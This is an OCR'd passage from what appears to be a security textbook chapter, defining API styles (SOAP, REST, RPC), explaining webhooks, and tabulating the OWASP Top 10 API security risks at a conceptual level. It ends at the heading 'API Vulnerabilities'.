
- **SOAP API**: SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based APIs are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **REST (Representation State Transfer) API**: REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. APIs supported by the REST architectural style are known as REST APIs. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine web resource representations by providing a set of stateless protocols and qualitative operations.
- **RESTful API**: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

  APIs with the following features can be referred to as to RESTful APIs:

  - **Stateless**: The client end stores the state of the session; the server is restricted to save data during the request processing
  - **Cacheable**: The client should save responses (representations) in the cache. This feature can enhance API performance

- **Client-server Environment**: Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
- **Uniform Interface**: Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
- **Layered System**: Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity.
- **Code on Demand**: An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized

- **XML-RPC**: Extensible Markup Language - Remote Procedure Call (XML-RPC) is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC**: JavaScript Object Notation – Remote Procedure Call (JSON-RPC) is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data.



What are Webhooks?

Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "**Notify me**" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes on the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications.

A webhook is a powerful tool because everything remains isolated on the web. As shown in the figure below, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about from where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.





Figure 14.86: Operation of webhooks

Webhooks vs. APIs

- Webhooks are automated messages from websites to the server. APIs are used for server-to-website communication.
- Webhooks get reports or notifications via HTTP POST only when a new update is made. APIs make calls irrespective of the data updates.
- Webhooks update applications or services with real-time information. API needs additional implementations to perform this activity.
- Webhooks have less control over data flow. APIs have easy control over data flow.



OWASP Top 10 API Security Risks


Source: *https://www.owasp.org*

According to OWASP, the following are the top 10 API security risks:

API	Risks	Description
API1	**Broken Object Level Authorization**	▪ APIs expose the endpoints handling object identifiers, and the server component does not track the client's state properly, resulting in a massive attack surface level access control flaw ▪ Allows the attacker to modify the object's ID value and obtain unauthorized access to the data source
API2	**Broken User Authentication**	▪ Vulnerabilities in authentication mechanisms allow attackers to capture authentication tokens and steal user identities ▪ Attackers can easily compromise the API security using authentication tokens and exploiting implementation flaws ▪ APIs are vulnerable to authentication attacks such as credential stuffing and brute-forcing
API3	**Excessive Data Exposure**	▪ While designing the API, the developers may expose all the object properties to the clients without considering their individual sensitivity and depend on the clients for filtering data ▪ Allows attackers to retrieve more information than requested
API4	**Lack of Resources and Rate Limiting**	▪ APIs avoid enforcing restrictions on the number of resources requested by the client ▪ Allow attackers to consume all the available resources, resulting

		in service unavailability to legitimate users, causing DoS ▪ May include authentication flaws that can be exploited to perform brute-force attacks
API5	**Broken Function Level Authorization**	▪ Complexity in access control policies through different hierarchies, groups, and roles between administrative and regular functions can cause authorization errors ▪ Allow attackers to gain unauthorized access to administrative functions or users' resources
API6	**Mass Assignment**	▪ APIs accidentally expose the internal variables or objects due to improper binding and filtering based on a whitelist ▪ Allow attackers with unauthorized access to modify the object properties
API7	**Security Misconfiguration**	▪ Security misconfigurations include vulnerabilities such as insecure default configurations, ad-hoc configurations, open cloud storage, misconfigured HTTP headers, permissive cross-origin resource sharing (CORS), and missing TLS/SSL. ▪ Allow attackers to perform various attacks and compromise the system security
API8	**Injection**	▪ Sending untrusted data as queries to the interpreter may result in injection flaws, such as SQL, LDAP, XML, and command injection. ▪ Allow attackers to trick the interpreter by sending data to execute malicious commands and gain unauthorized access
API9	**Improper Assets Management**	▪ Improper asset management occurs due to a lack of version control for API hierarchies, and older versions of API consists of vulnerabilities that can be exploited by the attacker
API10	**Insufficient Logging and Monitoring**	▪ Lack of proper logging and monitoring along with missing or ineffective integration with incident response can make the system vulnerable ▪ Allow attackers to compromise the system, maintain persistence, and pivot to other systems and networks to extract, tamper with, or destroy data

Table 14.3: OWASP Top 10 API Security Risks



API Vulnerabilities

